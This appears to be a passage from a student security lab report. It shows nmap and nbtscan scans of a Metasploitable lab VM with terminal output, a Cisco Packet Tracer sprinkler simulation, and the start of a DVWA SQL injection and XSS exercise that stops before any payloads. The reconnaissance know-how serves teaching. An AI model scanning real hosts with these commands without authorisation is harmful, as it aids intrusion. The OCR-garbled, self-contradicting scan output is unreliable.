This scan provides the versions of the services whose ports are open.

30) nmap -A 192.168.56.101

Used for aggressive scan.

31) Ifconfig

Give our ip-address

nbtscan 192.168.56.0/24

It lists the ip-addresses of all the devices in the specified range.

```
It lists the IP addresses of all the devices in the specified range.

File Actions Edit View Help
[root@kali:]-[~]
└─ifconfig

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.56.102 netmask 255.255.255.0 broadcast 192.168.56.255
        inet6 fe80::8048:bd62%eth0 brd fe80::ff:bd62%eth0 scopeid 0x20<link>
            ether 08:00:27:b1:9d:67 txqueuelen 1000 (Ethernet)
            RX packets 29 bytes 5572 (5.4 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 29 bytes 3456 (3.3 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 brd :: scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
            RX packets 196 bytes 17032 (16.6 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 196 bytes 17032 (16.6 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[root@kali:]-[~]
└─nbtscan 192.168.56.102
Doing NBT name scan for addresses from 192.168.56.102

IP address      NetBIOS Name      Server      User      MAC address


[root@kali:]-[~]
└─nbtscan 192.168.56.0/24
Doing NB1 name scan for addresses from 192.168.56.0/24

IP address      NetBIOS Name      Server      User      MAC address
192.168.56.101  METASPOITABLE  <server>  METASPLOITABLE  00:00:00:00:00:00
192.168.56.255  Sendo failed: Permission denied

[root@kali:]-[~]
```

32) nmap 192.168.56.101

It scans the given ip-address.



```
root@kali:~] # nmap 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 04:33 EST
Nmap done: 1 IP address (1 host up) scanned in 0.48 seconds
Host is up (0.0015s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  irc
2121/tcp  open  cproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  x11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:8E:41:9C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.48 seconds
```

33) nmap -p 21,22 92.168.56.101

We can specify particular port numbers to scan.

```

File Actions Edit View Help
53/tcp open domain
80/tcp open http
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
512/tcp open exec
513/tcp open login
514/tcp open shell
1099/tcp open rmiregistry
3200/tcp open ingreslock
2049/tcp open nfs
2121/tcp open cccproxy-ftp
3306/tcp open mysql
5432/tcp open postgresql
5900/tcp open vnc
6000/tcp open X11
6667/tcp open irc
8009/tcp open ajp13
8180/tcp open unknown
MAC Address: 08:00:27:6E:41:9C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.48 seconds

[+] root@kali: ~]
# nmap -o 21.22 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 04:34 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.101
Host is up (0.0010s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
MAC Address: 08:00:27:6E:41:9C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.28 seconds

[+] root@kali: ~]
# 

```

34) nmap -sT 192.168.56.101

Scans all the tcp connections.

```

File Actions Edit View Help
Nmap done: 1 IP address (1 host up) scanned in 0.28 seconds

[+] root@kali: ~]
# nmap -sT 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 04:34 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.101
Host is up (0.0033s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
3200/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  cccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:6E:41:9C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.68 seconds

[+] root@kali: ~]
# 

```

35) nmap -sU 192.168.56.101

Scans all the udp connections.

```
File Actions Edit View Help
root@kali: ~
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  cproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
6000/tcp open  vnc
6667/tcp open  irc
8000/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:6E:41:9C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.68 seconds

[~]# nmap -sU 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 04:34 EST
nmap.dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Stats: 0:01:41 elapsed: 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 99.9% done; ETC: 04:49 (0:13:13 remaining)
Stats: 0:17:11 elapsed: 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 99.9% done; ETC: 04:52 (0:00:00 remaining)
Nmap scan report for 192.168.56.101
Host is up (0.0015s latency).
Not shown: 993 closed udp ports (port-unreach)
PORT      STATE SERVICE
53/udp    closed  domain
68/udp    open|filtered  dhcpc
69/udp    open|filtered  tftp
111/udp   open  rpcbind
137/udp   open  netbios-ns
138/udp   open|filtered  netbios-dgm
2049/udp  open  nfs
MAC Address: 08:00:27:6E:41:9C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1033.56 seconds

[~]#
```

36) nmap -sV 192.168.56.101


This scan provides the versions of the services whose ports are open.

```
File Actions Edit View Help
root@kali: ~
4# nmap -sV 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 04:35 EST
nmap.dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.101
Host is up (0.0014s latency).
Not shown: 993 closed ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.4
22/tcp    open  ssh          OpenSSH 8.0.1p1 Debian Subuntu (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
37/tcp    open  http        IISC IIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     1.100
137/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
523/tcp   open  exec        netkit-ntp-secured
523/tcp   open  shell       /usr/bin/login
523/tcp   open  shell       /usr/bin/login
514/tcp   open  shell       Netkit rshd
514/tcp   open  shell       /usr/sbin/rsh
1524/tcp  open  cproxy-rlm  cproxymgristry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #10000)
2121/tcp  open  cproxy-ftp  ProFTPD 1.3.5
3306/tcp  open  mysql       MySQL 5.0.51a-Subuntu5
5432/tcp  open  postgresql PostgreSQL DB 8.3.8 - 8.3.7
5800/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
6667/tcp  open  irc         UnrealIRCd
8000/tcp  open  http        Apache Tomcat/Protocol v1.3
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:6E:41:9C (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 32.36 seconds

[~]#
```

37) nmap -O 192.168.56.101
Used for OS detection.




```
root@kali:~# nmap -O 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 04:36 EST
Nmap scan report for 192.168.56.101
Host is up (0.001s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE          VERSION
21/tcp    open  ftp              vsftpd 2.3.4
22/tcp    open  ssh              OpenSSH 4.7p1 Debian Bubuntul (protocol 2.0)
23/tcp    open  telnet           vnc                        (Protocol 1-3)
53/tcp    open  domain           UnrealIRCd
80/tcp    open  http             Apache Tomcat/Coyote JSP engine 1.1
8080/tcp  open  http             Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:6E:41:9C (Oracle VirtualBox virtual NIC)
Service Info: Hostname: metasploitable.localdomain, IR: Metasploitable.LAN; OS: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.36 seconds

root@kali:~#
```

38) nmap -A 192.168.56.101
Used for aggressive scan.



```
root@kali:~# nmap -A 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 04:57 EST
Nmap scan report for 192.168.56.101
Host is up (0.001s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE          VERSION
21/tcp    open  ftp              vsftpd 2.3.4
22/tcp    open  ssh              OpenSSH 4.7p1 Debian Bubuntul (protocol 2.0)
23/tcp    open  telnet           vnc                        (Protocol 1-3)
53/tcp    open  domain           UnrealIRCd
80/tcp    open  http             Apache Tomcat/Coyote JSP engine 1.1
8080/tcp  open  http             Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:6E:41:9C (Oracle VirtualBox virtual NIC)
Device type: general purpose
OS: Linux 2.6.33 - 2.6.33
Network Distance: 1 hop

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.83 seconds


root@kali:~#
```

6. Networking project on Fire extinguisher using cisco packet tracer.

This project is done using the cisco packet tracer. This is used because it allows us to simulate the network devices. This project is used to control the fire and to activate the filter when there is smoke detected.

To implement this, we need mainly 4 components they are a server, water sprinkler, smoke detector, and 3 cars that emits the smoke. After dragging and dropping all these components to the working area then we have to change the name of the server to registration server and the water sprinkler to the sprinkler. Then the all the network must be static type we can check them in the config in the

settings of each component. After this the ipv4 address for server, water sprinkler and the smoke detector must be assigned. The ipv4 address of these components will be 1.0.0.1, 1.0.0.2, 1.0.0.3 respectively. After in the desktop settings of the server we have to search the user and create the account by giving username and password as admin. After this the connection between fire extinguisher, and smoke detector must be established by selecting the remote desktop option of each component. Then in the server 2 conditions must be added as smoke on and smoke off by setting the limits.




Group2:

1. Perform exploiting DVWA
 - a) Perform SQL injection on DVWA
 - b) Perform Cross-site scripting on DVWA
 - c) Perform File upload DVWA

CROSS SITE SCRIPTING AND SQL INJECTION


Step 1:

Get the IP address of metasploitable and search it in firefox




Step 2:

Go to DVWA and click on log in.




Step 3:

It'll lead you to the index page




Step 4:

Go to DVWA security and set security to low.

